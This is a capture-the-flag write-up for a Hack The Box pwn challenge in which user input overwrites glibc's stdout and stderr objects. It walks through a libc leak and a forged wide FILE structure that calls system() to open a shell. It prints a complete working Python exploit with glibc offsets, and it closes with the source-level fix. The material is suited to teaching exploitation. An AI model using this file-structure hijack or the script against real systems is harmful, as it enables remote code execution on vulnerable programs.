The story alluded to a race condition. Attacker-controlled input was discovered overwriting glibc's live stdout and stderr objects. The first corruption leaked a libc pointer through stdout. The second used stderr to reach system().
| Event | Hack The Box Cyber Apocalypse 2026 |
| Category | Pwn |
| Difficulty | Medium |

| Points | 975 |
| Outcome | Solved |
The assignment
Two versions of Rin ran side by side. Whichever one moved first would decide the outcome.
The ZIP contained a 64-bit x86-64 ELF binary and two Ubuntu glibc 2.39 files. PIE, NX, and full RELRO were enabled. There was no stack canary.
The Docker ran a small text service. I switched to netcat.
Two profoundly cursed reads
The binary confirmed the story's two currents:
scanf("%40s", stdout);
scanf("%224s", stderr);
Both destination arguments pointed to glibc's live FILE structures.
The first payload was 33 bytes. %40s accepted it and added a null terminator. The second payload was 224 bytes. %224s accepted it and added another null terminator.
Looks a bit grim (muahaha...).
It's beginning to feel a lot like file exploitation.
Required glibc 2.39 offsets:
LEAK_TO_LIBC_BASE = 0x1BD4A0
STDERR            = 0x2044E0
STDERR_LOCK       = 0x205700
SYSTEM            = 0x58750
WFILE_JUMPS       = 0x202228
ASLR moved libc on every connection. The second payload needed libc's base.
Stage one: Make stdout leak libc
The first payload replaced the beginning of stdout:
def build_stage1() -> bytes:
    return p64(0xFBAD1800) + p64(0) * 3 + b"\x00"
0xfbad1800 changed stdout's flags. The zeroed pointer fields made the next printf() write process memory to the connection.
The leak included a pointer into the supplied libc. Its offset was 0x1bd4a0:
leaked libc pointer - 0x1bd4a0 = libc baseI subtracted the offset and calculated libc's base. I then calculated stderr, its lock, system(), and _IO_wfile_jumps.
The local parser failed remotely
My first script read the leaked pointer from bytes 0x48:0x50:
leaked_pointer = u64(disclosure[0x48:0x50])It worked against the supplied files. The remote service returned a larger disclosure and shifted the pointer to offset 0x1048.

The exploit was fine. The parser needed some adjustments.
I changed find_libc_base() to scan the entire disclosure:
def find_libc_base(disclosure: bytes) -> tuple[int, int, int]:
    candidates = []

    for offset in range(len(disclosure) - 7):
        leaked_pointer = u64(disclosure[offset : offset + 8])
        libc_base = leaked_pointer - LEAK_TO_LIBC_BASE

        if not 0x700000000000 <= leaked_pointer < 0x800000000000:
            continue

        if libc_base <= 0 or libc_base & 0xFFF:
            continue

        candidates.append((offset, leaked_pointer, libc_base))

    if not candidates:
        raise ValueError("no page-aligned libc candidate")

    return candidates[0]
find_libc_base() accepted pointers in the 64-bit shared-library range. The calculated libc base also had to be page-aligned.
The remote pointer appeared at 0x1048.
Stage two: Turn stderr into a shell
The 224-byte second payload held a House-of-Apple-style wide FILE layout.
I pointed the outer vtable at glibc's _IO_wfile_jumps table. It passed the vtable check. I set _wide_data to stderr - 0x10. Glibc read the required fields from the overwritten region. The fake wide vtable sat at stderr + 0x60.
Payload fields:
payload[0:8] = b"A=;sh\x00\x00\x00"

put64(payload, 0x20, 0)                       # _IO_write_base
put64(payload, 0x28, 1)                       # _IO_write_ptr
put64(payload, 0x88, libc_base + STDERR_LOCK)
put64(payload, 0xA0, stderr - 0x10)           # _wide_data
struct.pack_into("<i", payload, 0xC0, 0)      # _mode
put64(payload, 0xC8, libc_base + SYSTEM)
put64(payload, 0xD0, stderr + 0x60)           # fake wide vtable
put64(payload, 0xD8, libc_base + WFILE_JUMPS)
main() returned. Glibc flushed its open streams. The forged write pointers marked stderr as pending output. The wide-file overflow path reached offset 0xC8. Offset 0xC8 held system().
system() received stderr's address as its command string. The object began with:
A=;shA= created an empty shell variable. The semicolon ended that command. sh opened the shell.
When ASLR adds whitespace
Both reads used %s. A space, tab, newline, or another whitespace byte would stop the second read early.
Every connection generated a new libc address. Some packed addresses contained a whitespace byte. I checked stage two before sending it:
bad = [
    (index, byte)
    for index, byte in enumerate(stage2)
    if byte in b" \t\n\r\v\f"
]
If the check found one, I closed the connection and tried a new libc address.
Full exploit
The exploit will appear here and on the Scripts page as the_emptiness_machine_exploit.py.
#!/usr/bin/env python3
"""Exploit for HTB Cyber Apocalypse 2026: The Emptiness Machine."""

from __future__ import annotations

import argparse
import re
import socket
import struct
import sys
import time


PROMPT = b"Rin's interaction: "
WHITESPACE = b" \t\n\r\v\f"

# Offsets in the supplied Ubuntu glibc 2.39.
LEAK_TO_LIBC_BASE = 0x1BD4A0
STDERR = 0x2044E0
STDERR_LOCK = 0x205700
SYSTEM = 0x58750
WFILE_JUMPS = 0x202228


def p64(value: int) -> bytes:
    return struct.pack("<Q", value)


def u64(data: bytes) -> int:
    return struct.unpack("<Q", data)[0]


def put64(payload: bytearray, offset: int, value: int) -> None:
    payload[offset : offset + 8] = p64(value)


class Connection:
    def __init__(self, host: str, port: int, timeout: float) -> None:
        self.sock = socket.create_connection((host, port), timeout=timeout)
        self.sock.settimeout(timeout)
        self.buffer = bytearray()

    def close(self) -> None:
        self.sock.close()

    def sendline(self, data: bytes) -> None:
        self.sock.sendall(data + b"\n")

    def recvuntil(self, marker: bytes, maximum: int = 2 * 1024 * 1024) -> bytes:
        while marker not in self.buffer:
            chunk = self.sock.recv(65536)
            if not chunk:
                raise EOFError(f"connection closed after {len(self.buffer)} bytes")
            self.buffer.extend(chunk)
            if len(self.buffer) > maximum:
                raise RuntimeError(f"marker not found within {maximum} bytes")

        end = self.buffer.index(marker) + len(marker)
        result = bytes(self.buffer[:end])
        del self.buffer[:end]
        return result

    def recvall(self, idle_timeout: float = 2.0) -> bytes:
        output = bytearray(self.buffer)
        self.buffer.clear()
        deadline = time.monotonic() + idle_timeout
        while time.monotonic() < deadline:
            try:
                chunk = self.sock.recv(65536)
            except socket.timeout:
                break
            if not chunk:
                break
            output.extend(chunk)
            deadline = time.monotonic() + idle_timeout
        return bytes(output)


def build_stage1() -> bytes:
    return p64(0xFBAD1800) + p64(0) * 3 + b"\x00"


def build_stage2(libc_base: int) -> bytes:
    stderr = libc_base + STDERR
    payload = bytearray(224)

    # stderr begins with the command passed to system().
    payload[0:8] = b"A=;sh\x00\x00\x00"

    # Mark stderr for flushing during exit.
    put64(payload, 0x20, 0)  # _IO_write_base
    put64(payload, 0x28, 1)  # _IO_write_ptr
    put64(payload, 0x88, libc_base + STDERR_LOCK)

    # Store the wide FILE layout inside stderr.
    put64(payload, 0xA0, stderr - 0x10)  # _wide_data
    struct.pack_into("<i", payload, 0xC0, 0)  # _mode
    put64(payload, 0xC8, libc_base + SYSTEM)
    put64(payload, 0xD0, stderr + 0x60)  # fake wide vtable
    put64(payload, 0xD8, libc_base + WFILE_JUMPS)  # validated outer vtable

    return bytes(payload)


def find_libc_base(disclosure: bytes) -> tuple[int, int, int]:
    """Scan the disclosure for the libc pointer."""

    candidates = []
    for offset in range(len(disclosure) - 7):
        leaked_pointer = u64(disclosure[offset : offset + 8])
        libc_base = leaked_pointer - LEAK_TO_LIBC_BASE

        if not 0x700000000000 <= leaked_pointer < 0x800000000000:
            continue
        if libc_base <= 0 or libc_base & 0xFFF:
            continue

        candidates.append((offset, leaked_pointer, libc_base))

    if not candidates:
        raise ValueError(
            f"no page-aligned libc candidate in {len(disclosure)} leaked bytes"
        )

    return candidates[0]


def exploit_once(
    host: str,
    port: int,
    timeout: float,
    command: str,
) -> tuple[bytes | None, str]:
    connection = Connection(host, port, timeout)
    try:
        connection.recvuntil(PROMPT)
        connection.sendline(build_stage1())

        disclosure = connection.recvuntil(PROMPT)
        try:
            leak_offset, leaked_pointer, libc_base = find_libc_base(disclosure)
        except ValueError as exc:
            return None, str(exc)

        stage2 = build_stage2(libc_base)
        bad = [(index, byte) for index, byte in enumerate(stage2) if byte in WHITESPACE]
        if bad:
            locations = ", ".join(f"{index:#x}={byte:#x}" for index, byte in bad)
            return None, f"ASLR produced scanf whitespace bytes: {locations}"

        print(f"[+] libc leak: {leaked_pointer:#x}")
        print(f"[+] libc base: {libc_base:#x}")
        print(f"[+] leak offset: {leak_offset:#x}")
        connection.sendline(stage2)
        connection.sendline(command.encode())
        return connection.recvall(), "payload delivered"
    finally:
        connection.close()


def main() -> int:
    parser = argparse.ArgumentParser()
    parser.add_argument("host")
    parser.add_argument("port", type=int)
    parser.add_argument(
        "--command",
        default="cat /flag.txt 2>/dev/null; cat flag.txt 2>/dev/null; exit",
        help="command run by the spawned shell",
    )
    parser.add_argument("--attempts", type=int, default=20)
    parser.add_argument("--timeout", type=float, default=4.0)
    args = parser.parse_args()

    for attempt in range(1, args.attempts + 1):
        print(f"[*] attempt {attempt}/{args.attempts}")
        try:
            output, status = exploit_once(
                args.host,
                args.port,
                args.timeout,
                args.command,
            )
        except (ConnectionError, EOFError, OSError, RuntimeError) as exc:
            print(f"[-] {exc}")
            continue

        if output is None:
            print(f"[-] retrying: {status}")
            continue

        sys.stdout.buffer.write(output)
        if output and not output.endswith(b"\n"):
            print()

        match = re.search(rb"HTB\{[^}\r\n]+\}", output)
        if match:
            print(f"[+] flag: {match.group().decode()}")
            return 0

        print("[-] shell ran, but no HTB flag was found in its output")
        return 1

    print("[-] all attempts exhausted")
    return 1


if __name__ == "__main__":
    raise SystemExit(main())
Proof of completion
I tested the supplied binary, loader, and glibc locally first:
PWNED
uid=0(root) gid=0(root) groups=0(root)
The corrected parser found the remote libc pointer at 0x1048. Stage two opened a shell and printed the flag.
./the_emptiness_machine_exploit.py HOST PORT[*] attempt 1/20
[+] libc leak: 0x[redacted]
[+] libc base: 0x[redacted]
[+] leak offset: 0x1048
[+] flag: HTB{REDACTED}
The fix
stdout and stderr need to be replaced with character buffers:
char first[41];
char second[225];

scanf("%40s", first);
scanf("%224s", second);
-Wall -Wextra -Werror -Wformat=2 catches incompatible pointer types during the build. PIE, NX, and full RELRO were already enabled.
Attribution
I completed the investigation and validated the exploit against the supplied files and remote challenge. AI assisted with parts of the exploit script and later revisions. No teammate contribution is documented for this challenge.